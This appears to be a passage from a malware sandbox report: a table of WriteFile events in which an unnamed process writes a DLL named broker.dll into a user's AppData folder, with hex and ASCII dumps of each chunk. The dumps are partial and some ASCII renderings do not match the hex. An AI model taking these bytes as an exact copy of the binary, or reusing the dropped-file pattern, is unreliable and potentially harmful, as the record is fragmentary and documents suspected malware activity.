C:\Users\user\AppData\Local\broker.dll	unknown	1024	49 74 af 80 1b 49 20 ff ff b2 3f cc 86 a1 7b 61 82 20 20 25 73 24 e1 73 00 00 00 00 00 78 32 9a df f3 00 ff ff 00 97 36 ea 73 88 3a 2c 5d a1 ce 50 bf 00 00 00 00 00 00 39 02 3d 00 20 f9 7f 64 eb bd 3b b5 cd a9 20 00 00 00 00 00 00 00 d6 ab 00 ff ff 00 00 ff ff 51 f8 6d 8b ff ff 20 f3 ab c4 db a0 73 b9 ed 75 d0 49 3a 2d 7b d0 77 19 44 be 9e 73 fd 4d f8 2a 12 38 65 4c a2 4b 56 da 0f ad f8 6b 0d 7c 43 3c 72 82 e9 4c 50 b9 4b 3f 6c 70 9f 7b 5f 6b 97 6d 36 74 20 7d a6 fb e5 4a 04 05 96 ba cf 31 af 1f bb 7d 2a b3 63 91 d8 74 20 ff 40 75 21 7d cf bd 87 ff 20 20 00 00 9e 2f 3c 5b 16 3f 00 00 00 00 49 7a a2 45 32 4f 7d 68 20 20 00 00 00 00 7e ad 4b 5f 6d 00 00 88 53 16 8a 36 00 00 20 20 00 00 00 00 ed 53 0c 3f 19 7b 8f fc 6e 1c 43 cc ff ff 00 00 00 00 00 b4 a1 2e	lt...l ...?...{a. %s\$.s.....x 2.....6.s.:].P.....9.=. ..d.;...Q.m..s..u.l:-{w.D..s.M.*. 8eL.KV....k. C<r..LP.K? p. {_k.m6t }...J.....1...}*c..t ..@u!).... .../<[.?....lz.E2O}h~.K_m...S..6..S.?.{. .n.C.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	cb ff 15 ff 3b 0d 00 48 8b 44 24 28 48 89 45 07 83 7e 08 00 74 14 48 8d 4e 10 4c 8d 05 5d e1 15 00 48 8b 56 60 e8 5c 49 e0 ff 8b 45 af 89 47 08 48 8d 4f 10 48 8d 55 b7 e8 f9 c9 db ff 90 48 8d 1d a1 2c 11 00 48 89 1f 48 8b 4d 07 48 89 4f 60 48 85 c9 74 0a 48 8b 01 ff 50 08 48 8b 4d 07 4c 89 37 c7 44 24 20 01 00 00 00 48 89 5d a7 48 85 c9 74 06 48 8b 01 ff 50 10 4c 89 6d 07 48 8d 45 b7 48 89 45 87 48 8d 4d b7 e8 e8 46 e0 ff 90 48 8d 4d ff ff 15 05 3d 0d 00 90 48 8d 4d e7 ff 15 74 ec f6 f0 e1 07 00 48 8b cb ff 15 e7 e1 07 00 41 b8 08 00 00 00 41 8d 50 f9 48 8b cb ff 15 cc e1 07 00 48 8b c7 48 83 c4 60 41 5e 41 5d 41 5c 5f 5e 5b 5d c3 cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48	;..H.D\$(H.E..~..t.H.N.L..] ...H.V'.\...E..G.H.O.H.U..... ..H....H..H.M.H.O`H..t.H.. P.H.M.L.7.D\$ ....H.].H..t.H...P ..L.m.H.E.H.E.H.M...F...H. M.... =...H.M...t.....H.....A... ..A.P.H.....H..H..`A^A]A\ ^[]...@UVATAVAWH.. H.A.E3.H..H..H..t..P...I..H	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 db 74 06 4a 8b 1c e3 eb 07 48 8b 1d fe b7 e0 01 48 8b 0e 8b 01 83 f8 01 74 38 85 c0 74 34 44 8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 47 de 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 04 91 fe ff 48 8b 0e ff 15 3b de 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b	..t.J.....H.....t8..t 4D.A.A.....u.E.H.E3.A.Q..J `.G...H.....Q.E..H.....H....; ..H..H..t.H..H...R.J.L/'H..t.H ...P.J.V'F.]/./H..A..I..I..hD; p...J...L.I\$`H.}\$XH.}\$PH.. A_A ^A[^].....@UVATAVA WH.. H.A.E3.H..H..H..t..P...I..H. .E..D.@.A...A;	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 48 8b 0e 8b 01 83 f8 01 74 38 85 c0 74 34 44 8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 57 da 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 34 93 fe ff 48 8b 0e ff 15 4b da 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8	.H.....t8..t4D.A.A.....u.E. H.E3.A.Q..J'..W...H.....Q.E ..H ...4...H....K...H..H..t.H..H.. .R.J.L/'H..t.H...P.J.V'F.]/.H ..A..l..l..hD;p...J...L.l\$'H. \$XH.l\$PH.. A_A^A^V]..... ...@UVATAVAWH.. H.A.E3.H..H..H ..t.P...l..H..E..D.@.A...A;.. ~.D..A....H...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 67 d6 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 74 98 fe ff 48 8b 0e ff 15 5b d6 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8 c4 9a fe ff 48 8b 06 4d 8b e7 45 8b f7 44 39 60	.A.A.....u.E.H.E3.A.Q..J'.. g...H.....Q.E..H...t...H...[.. H..H..t.H..H...R.J.L/'H..t.H.. .P.J.V'F.]/.H..A..l..l..hD;p.. ..J...L.l\$'H. \$XH.l\$PH.. A_A^A V].....@UVATAVAW H.. H.A.E3.H..H..t.P...l..H.. E ..D.@.A...A;~.D..A....H.... ...H..M..E..D9`	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 33 c0 41 8d 51 06 8d 4a 60 ff 15 77 d2 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 b4 9d fe ff 48 8b 0e ff 15 6b d2 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8 04 a0 fe ff 48 8b 06 4d 8b e7 45 8b f7 44 39 60 04 0f 8e d7 00 00 00 48 89 5c 24 50 48 89 7c 24	E3.A.Q...J'..w...H....Q.E..HH....k...H..H..t.H..H...R .J.L/'H..t.H...P.J.V'F././H.. A..I..I..hD;p...J...L.I\$`H.I\$X H.I\$PH.. A_A^A^]. ..@UVATAVAWH.. H.A.E3.H..H..H.. t.P...I..H..E..D.@.A....A;.-. D..A.....H.....H..M..E..D9`.H.I\$PH.I\$	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 f4 a2 fe ff 48 8b 0e ff 15 7b ce 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba 44 e9 30 08 8d 0c 4c 00 8a 48 ce 10 48 cc 89 68 0a 8b 4d df 8d cc f0 90 28 c0 cc 15 48 c4 48 8a 14 00 8a 48 e4 42 90 8d 8d 48 57 cb 90 8b ff 75 d1 48 8b 45 00 48 8b 0e 48 8b 7c 24 38 8b 40 04 48 8b 5c 24	H....Q.E..H.....H....{...H. .H..t.H..H...R.J.L/'H..t.H...P .J.V'F././H..A..I..I..hD;p... J...L.I\$`H.I\$XH.I\$PH.. A_A^A^A^].@UVATAVAWH.. . H. A.E3.H..H..H..t.P...I..H..E.. D.@.A..D.O...L..H..H..h..M.. (...H.H....H.B...HW....u.H.E .H..H.I\$8.@.H.I\$	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	24 ac 48 4c 8b 48 1b 48 03 24 cb 10 49 00 8b 00 5d 15 00 07 95 1d e8 57 48 05 09 89 cc 48 00 1a 02 5d 48 83 00 ce cc 07 7c e8 00 48 24 45 00 89 ff 38 e8 05 0b fb 48 48 90 4c 48 c3 72 24 63 cc ff 48 00 d2 74 00 eb 45 fe 88 c3 db cc 83 8d a0 87 48 74 cc d8 8b 4b 3d ce a8 a0 3b 48 8d d9 53 8b 4e 8b e8 20 d1 01 85 00 cc 45 48 4e c5 cc ff 48 48 a8 48 15 03 00 48 48 ff 00 c0 8b 08 b2 44 48 95 f8 01 3b 48 48 00 48 89 8b d6 8b fd 24 55 48 24 7c 48 48 98 43 89 da 5d 05 f6 ef 0c cc 00 8b 23 a8 8b d9 58 8a d7 00 90 48 44 00 4c 25 8d 54 ec 44 27 cc 12 4c cc 90 24 c9 48 fe 37 00 89 7c 41 48 48 10 83 48 00 c3 8d ff cc c3 15 89 f7 b7 8d 8d 74 c3 48 00 48 89 2e 8d 0a 48 c7 8b ff ff ff e9 5b 44 15 74 ff 48 55 44 48 5e 7a ff 01 8b 00 74 08 48 02 8d 89 59 15 8b 01 00 c1 2b	\$..HL.H.H.\$..I..].....WH.... H ...H.... ..H\$E...8....HH.LH. r\$c..H..t..E.....Ht...K=.. ;H..S.N..EHN...HH.H...H H.....DH...;HH.H.....\$UH\$ HH. C..].....#...X.....HD.L%.T.D' ..L..\$.H.7.. AHH..H..... ..t.H.H....H..... [D.t.HUDH^z....t.H...Y.....+	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 28 ff 06 84 5f 84 cc ff 47 55 cb 48 f1 4d 7c 00 23 c3 00 8b 24 0a 3a 24 8d 18 00 08 e8 64 14 89 57 83 c4 48 24 85 44 57 10 c8 89 41 48 48 74 8d 8b 89 0c 48 8b d3 85 49 0f c0 00 45 1b 00 00 90 cc e8 40 20 94 5c cc 1e 83 00 8b 8b 4c 28 74 a4 8b 48 80 cc 8b 5b 40 62 c3 00 29 25 2b 15 ed cc 48 ff 48 06 cc 3b ff 73 15 48 d8 cc 2f 48 48 14 3d 48 23 00 40 00 55 48 00 00 56 00 8d 40 45 45 db 02 6c 14 30 8b 00 44 70 0b 85 cb 85 ed 98 0f 8b 04 cc 8b 15 cc 48 15 80 00 cc fe 85 41 8d 00 27 8d 48 10 15 cc 00 cc cc 25 c0 50 c7 ff 48 3d 4e 8b 45 ff ff 01 0d 8b 4d 40 54 14 8b 40 83 7d 48 03 44 40 90 48 83 cc 8f cc cc 15 48 48 00 4c 5c 24 c7 00 55 48 b6 00 17 45 44 83 2a 8b ee 48 c1 44 90 68 16 cc 83 48 0d 48 ff 40 48 86 83 39 ff d9 48 8b 00 48 12 10 48 02 27 cc 8d cc	.(...GU.H.M .#...\$. \$..... d..W..H\$.DW...AHht....H...I ...E.....@ ..\.....L(t..H... [@b.)%+...H.H..;s.H../HH.=H#. @.U H..V..@EE..I.O..Dp..... .H.....A..'.H.....%P..H=N. EM@T..@.)H.D@.H..... HH.L\ \$.UH...ED.*..H.D.h...H.H. @H..9..H..H..H.'...	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	55 08 00 4d ff 89 83 d9 4c 0f 3a 84 fe ff 48 83 08 de 25 24 48 8d 48 85 8b 89 fe 08 cb 13 53 00 48 d8 15 00 8a 48 24 d9 4b bd 24 83 00 8b 00 fa 66 48 48 d2 21 d9 48 b7 89 0f f7 2d 48 00 8b 48 00 83 8b c8 4c 8b 48 8b 24 48 ff 08 74 74 00 d8 11 6b 24 66 5b 48 83 24 44 48 48 c0 89 40 45 c3 15 cb 4c 25 24 cc fe 48 8d 48 00 7d 20 74 10 84 ff ab 02 48 01 ea cc 24 48 24 48 00 8d 24 4d 48 c7 b0 c0 00 f6 0f 8b 33 40 5a 9a f5 85 49 8b 24 84 10 90 4c 24 83 44 4c 8b 8b 4c 1a 00 48 48 8b 48 fb 00 8b 60 c7 cc 48 cc 60 00 00 4f 33 e9 ff d8 74 70 00 8b 00 01 00 8f 00 31 15 02 02 58 4f 8a 05 00 15 8d 8d 48 00 8d 8b 3b 48 e7 05 ff 06 bf 48 00 20 20 00 02 00 69 f6 e9 17 cc 00 48 ff 84 0a 20 05 cc 00 30 84 e4 6a f3 8d c8 48 8d 89 66 53 63 4d c7 08 8b 8d 30 8b 89 8d 00 a5 05	U..M....L:....H...%\$H.H..... S.H....H\$.K.\$.....fHH.!.H....- H..H....L.H.\$H..tt...k\$[H.\$ DHH...@E...L%\$.H.H.} t....H...\$ H\$H..\$MH.....3@Z...I.\$... L\$. DL...L.H.H...`..H.`..O3...tp1...XO.....H...;H.....H. ...i.....H... ..0..j...H.. fScM....0.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c0 15 e4 90 74 30 00 83 83 50 45 ff cb 24 44 14 48 5b cc 24 f1 48 00 8d 48 00 78 8d 00 48 44 31 48 8b 01 83 ce cc 00 01 48 15 89 ff 48 15 85 cc 07 1b f9 8b fa 8b 2b 48 90 48 ff 8d 40 a8 00 f6 48 ff 00 c3 cc cc 20 48 43 cc 8d c8 0d 90 01 9a 96 48 89 c3 93 48 24 48 8c 90 48 db 74 40 e3 cc f8 a2 48 01 82 83 00 a2 e3 0a cc 00 68 8d cc 13 4d 00 83 00 00 83 c4 74 e8 cc 8b f5 cc f8 00 48 00 99 90 d7 74 00 cc 5f 00 ff 00 56 02 00 44 4d e8 74 cc 43 8d 18 ec 00 15 cc 48 cb 8b 00 d7 43 f2 08 10 cc fe 08 e8 00 15 00 7b c7 48 53 f0 1f 2f 83 f4 44 83 b8 8b 48 8b 4d 28 8b d2 48 15 c9 d5 c7 d9 8d e8 cc 4c 48 e8 8d d8 cc 27 24 84 24 18 24 24 f9 4c 49 8d 48 12 00 ec 8d 1f cc 00 07 90 54 43 4a 4d 48 00 83 8d af 8d e8 cc 00 00 09 d8 cc 00 74 54 48 8a cc 00 e8 cc 15 00 00 0b	t0...PE..\$D.H[.\$H..H.x.. H D1H.....H..H.....+H.H.. @...H..... HC.....H...H\$H.. H.t@....H.....h...M.....tH...t..._...V..DM.t.C.. ...H....C.....{.HS../.D ...H.M(.H.....LH....'\$.\$. \$.L.I.H.....TCJMH..... ...tTH.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	15 c3 1c cc 01 c1 c3 27 8b e8 15 18 00 4f 74 90 04 8b 3d 8b c0 a0 48 48 49 8b 48 15 55 cc 8d 8b 48 cc 48 8d 89 74 fe 1f 15 e8 50 24 81 48 54 cc e8 cc d8 29 44 83 ff 00 f0 b9 8b 89 e8 ff 45 89 ff 00 00 15 00 48 8d 48 48 85 c0 48 8d 82 10 c4 c3 d8 1a c0 9a 4c 8a cc 48 00 48 8d 8d 19 00 15 57 30 00 ff 75 af 68 48 90 89 00 48 60 4a d9 90 18 fd cd 14 cf db 00 15 54 29 15 03 48 35 8b ff 24 15 ff 8b 00 12 8b 84 8d c9 58 ca 00 00 83 cc 90 8b 16 44 15 00 0f 8d 89 8d 00 24 74 89 60 ec 27 20 55 8a 45 ff cc 8d 4d 48 00 00 cc cc 4e f0 cc c0 ff cc 48 f8 d0 14 c7 00 19 49 24 00 ba 5f cc 24 48 43 e9 15 8b 48 e8 60 4c 90 c7 44 ff 48 c3 cb 4c 00 27 1c 8b 83 01 8b c0 75 e8 15 7c 8f 24 cc f8 00 5c cc 8b cc 48 24 8b ec 1d 8d 08 49 cc 3d 05 ff 8b 22 e8 20 58 ff 8b ff 88 23 88	'.....Ot...=...HHI.H.U. ..H.H..t....P\$.HT....)D..... ..E.....H.HH..H.....L..H.. HH....W0..u.hH...H'J..... T)..H5..\$.....X.....D..St.' ' U.E...MH....N.... H.....I\$._\$HC...H.'L..D.H.. .L.'.....u..I.\$...H\$....I :=...". X....#.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1f 8b 90 83 24 ba 49 c3 04 8d 8f cb 48 15 33 54 05 c3 cc 48 a6 75 c7 89 48 48 8d 48 8d 00 48 03 48 43 00 cc ff c0 90 24 10 4d 48 ff 50 4c 71 83 75 00 45 b7 48 8d cc 48 50 00 ff cc 8d 48 65 00 48 83 48 00 41 56 48 c0 00 55 8b 8a 44 cc 4c c4 8b 9e 48 10 6c 48 ff 08 10 89 8b 68 cc f2 15 00 ff a1 90 e9 45 00 d0 37 da 48 50 63 48 d7 24 b2 90 cc ec 00 89 3c 48 27 58 90 48 3b 04 00 f8 ce 02 df cc 01 30 cc 48 48 48 7d 02 00 48 cc 4c 03 cc 15 04 ff ec 00 10 2a 55 48 00 da f4 50 ff 48 e8 75 75 24 00 8d 22 48 20 24 5c 48 8b 48 90 24 48 cc eb 55 cc 00 20 8b 48 ff 85 cc 8d b6 34 24 12 58 20 4b 31 d2 14 48 48 8b 15 8b 00 cc d9 48 15 00 15 60 ff 58 d2 10 c0 ff 42 54 66 20 8f 00 95 fa 33 00 d8 8b 8b 00 00 8b 58 1c 5b 00 8b 0a 89 58 44 e7 83 00 5c 1e 45 49 cc c4 eb d3 ec	\$.I.....H.3T...H.u..HH.H.. H.HC.....\$.MH.PLq.u.E.H.. HP... .He.H.H.AVH..U..D.L...H.I H.... .h.....E..7.HPcH.\$.....<H' X.H;.....0.HHH)..H.L..... .*UH...P.H.uu\$. "H \$H.H.\$H..U...H.....4\$.X K1..HH.....H...`X....BTf3.....X.[...XD...\EI....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 1d c3 8d 00 4e dc 8b c8 ff 50 00 38 1c 90 00 01 24 ff 48 14 48 cc f6 ec 15 00 8b 8d cc 83 8b 24 15 fd 8d 1e ff d2 8b 49 48 fa cc 8d 48 48 00 4b 8b 48 c0 48 01 33 4c 05 15 cc 00 44 8d c0 b8 48 c7 08 c8 49 77 4c 68 38 d8 c9 c7 e3 00 00 48 8d 60 48 c0 5d 04 1d 15 4d 8b d2 00 cc 8d c0 00 8d f9 48 48 ff 48 00 6a 24 00 00 89 83 ff 8a 48 9f cc ff 5d 00 00 c2 19 da 00 1f 89 48 9a 24 40 28 cf 4d 6c cc 48 48 44 cc e0 90 8a 30 48 00 c3 48 7b 89 0f 8d fb 74 39 00 48 00 ff de 20 55 cc 15 5c e8 00 30 15 8b ff 20 48 2f 48 00 8d 3b 8b ce 48 00 8d 41 60 a7 82 30 00 48 c0 48 48 48 cc 56 8a d8 cb 48 48 cc 02 48 8b f6 48 63 01 ff cc 8b 8b 48 49 01 00 ae 00 ff ff 57 ff 8b 83 24 40 8b 8b 90 8d 74 00 dc 83 90 00 02 24 33 d6 03 8a ff 5e d0 00 0f 41 8b 8b 4c cc 48 45 8b ff 54	H....N....P.8....\$.H.H..... ..\$......IH...HH.K.H.H.3L.... D...H...lwLh8.....H.`H.]...M. .....HH.H.j\$......H...]. ....H.\$@(.M.L.HHD....0H..H{ ...t9.H... U..A..O... H/H.;...H.. A`.O.H.HHH.V...HH..H..Hc HI.....W...\$@.....t.....\$3... ^...A..L.HE..T	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	48 00 8d 44 24 fe 90 0f 78 30 00 48 74 48 44 48 cc 2e 0c 8f 57 8b 24 6a 40 08 8b 18 45 44 8a 96 8b cc 8d cc 05 cc 40 20 2a cc 5b 44 83 8b 00 00 4d 47 8b 2d 02 41 c1 15 40 ca 92 2f 00 c4 f1 cc f0 cc 5c 5e 68 c3 2e 03 00 49 ff 00 50 30 07 cc 48 ff f3 10 89 48 74 da f9 55 45 00 90 00 75 75 81 cc 90 48 cb 74 ee 8d 8d 48 cc cc 89 24 05 15 48 00 89 44 6c 8d 89 01 89 c3 48 ff 83 48 05 00 74 29 48 cc cc 83 c4 46 53 d2 e8 48 07 4c ed 01 ef 8b 07 00 4c 22 66 ff 8d 48 50 d8 15 c9 af ff 83 48 20 84 8b 48 14 54 48 ff 8a 40 0f 15 00 ff 8d 00 15 45 57 5c fe 48 24 f2 49 68 48 48 e9 8d 00 f6 a2 01 af 45 0f 85 48 00 41 cc 48 ff 8d 00 0f 8b 5d 50 50 ca 00 8b 4d 00 cc ff 4c 8b 18 74 00 01 48 45 24 3a cc db 00 06 8d ba 00 c2 8d 00 2e 0f b6 00 15 07 c1 4d 15 00 40 89 cc 8b 89	H..D\$....x0.HtHDH....W.\$j@ ...ED.....@ *. [D...MG.- .A..@../\^h....I..P0..H....Ht..U E...uu...H.t...H...\$.H..DI.. ..H..H..t)H....FS..H.L.....L" f..HP.....H ..H.TH..@.....E W..H\$.lhHH.....E..H.A.H.. ..JPP...M...L..t..HE\$:.....M..@....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 0b c4 b0 c4 ff 44 0b 0f 15 90 48 05 8b 30 38 00 4d 0b 50 d2 e8 03 e8 83 8b 83 4c 24 e3 28 48 48 89 01 cb 48 74 cc 90 cc 48 cc 48 24 8d 48 48 48 00 8c 00 a7 00 f8 15 e8 e8 38 70 00 c0 cc 15 00 c3 00 16 8b 89 00 01 f1 48 48 00 ce 8b 00 24 03 8d 24 15 cc 24 89 8b fe 0d 89 20 0f 95 64 4c 89 14 8d 25 cc 10 48 80 8b 73 85 d9 60 60 4c ff f1 00 8b ff 0f ff 41 18 15 48 8d 89 03 f2 00 8b 48 ec 85 48 00 00 8b ff 89 48 cc 40 eb 24 48 74 48 94 c4 15 00 8d 08 df 00 00 00 48 8b 8d 8b d9 8b 33 70 85 00 83 15 50 4c 08 14 8b 47 f3 38 8d 48 8b f1 cc 48 15 89 b4 24 8b cc c7 66 14 c3 20 00 48 cc 41 78 00 24 74 95 c4 f0 4b 1b 70 8b e9 00 ff 00 83 20 4d 05 89 db c8 4d 08 00 83 ff c0 14 54 e9 24 14 cc 40 fe 83 cc 8b 20 20 4c 80 00 00 cd 48 20 89 00 48 4d 48 c7 00 8d 8b 00 85	D....H..08.M.P.....L\$. (HH...Ht...H.H\$.HHH..... 8p.....HH....\$.\$.\$. ..dL...%.H..s..`L.....A. .H.....H..H....H.@.\$HtH....H.....3p....PL...G.8.H... H...\$.f.. .H.Ax.\$t...K.p..... M...M.....T.\$..@.... L...H ..HMH.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	50 27 75 74 00 28 ff 00 75 48 48 8a 20 cc c3 33 30 08 24 00 20 cb 83 8d 89 25 df 48 89 60 c7 1f 8b c4 c7 4d 00 cc 58 48 8b 07 90 ff 05 71 e8 c7 e8 00 cd 8b 4c 48 8d cc ff 48 15 b6 5e c3 89 4c 8a 4b cb 48 00 20 ff 05 15 cc 84 89 5d 74 cc 57 3b 49 74 8b ef 08 7c 79 8d 02 6a 4c 31 08 47 b9 00 9d 8b 1b af 8b 49 0b 00 24 07 63 8b 44 8b 00 40 c8 48 e8 00 18 54 48 48 20 74 15 00 cc 01 78 8d 15 48 10 83 56 48 03 89 16 f0 cc 8b 8b d7 73 00 83 83 48 7c 05 73 cc c0 00 49 e2 78 7e c3 28 8b 84 48 8b c7 00 0d cc 90 e1 89 8b 13 41 37 8d c8 60 01 4d 5b 48 15 06 d8 00 10 48 89 28 89 c7 53 00 48 80 01 00 cc 89 0e 88 8f 08 50 f0 2b 00 ff 41 ed cc 85 0f 4c 0f cc 41 23 58 48 f6 ff 48 3b 00 17 44 48 00 ff ca 48 89 8d 48 4c 48 24 cc 89 ff 48 44 53 85 8d 02 00 cf ba 15 02 15 48	P'ut(..uHH. ..30.\$.%.H.` .....M..XH.....q.....LH...H.. ^..L.K.H. ....]tW;lt...ly.. jLl.G.....l..\$.c.D..@.H...T HH t...x..H..VH.....s...H]. s...l.x~(..H.....A7..`M [H.....H.(..S.H.....P.+..AL..A#XH..H;..DH...H..HL H\$...HDS.....H	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	65 24 0c 00 48 00 3d f0 48 41 8d 15 00 24 70 89 fe 00 2d 83 4c cc 24 ff 05 00 41 03 48 d2 8d 83 28 55 02 db 83 00 89 30 8b 8b 15 0f 55 c4 8b 20 00 90 48 33 cc c7 ae 48 54 8b 00 00 24 38 00 00 8d 48 d0 8b 6f 48 24 8d 64 50 00 48 c3 16 cc 00 48 00 00 ff 5c 31 48 48 8b 00 30 00 7e c1 8b 00 8d 89 ff c0 ff 01 33 f3 cc cd 24 c0 15 4c 41 cc 24 30 54 ff 48 cc c3 10 85 24 24 18 7b c0 4d 8d e8 cc 48 60 00 89 8b d0 00 ff 1e 00 ff cb ff 14 00 8b 5e e8 cc 20 cc 14 8b 7c 24 00 00 48 1c ff 83 8b 38 8b 15 41 90 00 90 e8 00 74 89 85 60 10 16 c0 5d 40 20 48 74 8d 00 cc 8b 48 1a e0 e8 00 00 ff 3e 00 cc 0c 8d 41 24 01 10 5c 48 8e e8 45 48 20 15 8b 95 e8 48 15 8d 55 74 48 90 c0 03 48 88 8b 48 8d 05 18 ed 0d 17 0f 44 24 1f 11 5e 48 48 d0 24 41 01 00 b0 48 d3 72 4c 2d 24 74 e1	e\$.H.=.HA...\$p...- .L.\$...A.H...(U.....0....U.. ..H3...HT.. \$8...H..oH\$.dP.H...H...\\1H H.. 0.-.....3...\$.LA.\$0T.H... .\$\$.{M...H`.....^.. ... \$.H.....8..A.....t.`...] @ Ht....H.....>....A\$.\\H..EHH..Uth...H..H.....D\$.^H H.\$A...H.rL-\$t.	success or wait	1	73789FBC	WriteFile
